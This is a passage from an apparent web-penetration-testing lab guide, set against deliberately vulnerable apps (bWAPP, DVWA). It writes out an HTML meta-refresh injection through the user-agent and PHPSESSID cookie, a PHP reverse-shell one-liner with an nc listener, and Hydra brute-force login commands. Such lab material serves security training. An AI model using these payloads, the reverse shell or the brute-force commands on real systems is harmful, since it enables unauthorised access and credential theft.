
Now you can inject your HTML payload in the user agent field

After inserting payload forward the request and turn off the intercept, and go visit your web server the html payload will be successfully injected in the user agent field.




Injection Via Cookie

Navigate to HTML via cookie injection – Capture Data Page




Turn on your intercept in burpsuite.



Enter our Html payload <meta http-equiv="refresh" content="5; URL=https://www.google.com"/> in PHPSESSID in the cookie section.


And forword the request.




- **Command Line**

Concatinate command


We can use (;, &, &&, |, ||) this symbols to concatinate two or more commands.





- **php reverse shell(shell scripting)**


Command : php -r '$sock=fsockopen("192.168.164.133",1234);exec("/bin/bash -i <&3 >& 3 2>& 3");'



Opne kali linux terminl

Run following Command to get the access of server on our terminal.

Command : nc -lvp 1234




- **Hydra**

  BWAPP

  Open Owaspbwa web server


  Go to bWAPP

  See source code



Go to kali linux terminal and Run following command:

hydra 192.168.164.134 http-form-post "/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated" -L username.txt -P password.txt




OWASPBWA

Open Owaspbwa web server


Go to DVWA (amn Vulnerable Web Application)

See source code




Go to kali linux terminal and Run following command:

hydra 192.168.164.134 http-form-post "/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed" -L username.txt -P passward.txt




Broken Authentication


Open Owaspbwa Web Server and navigate to OWASP Bricks.



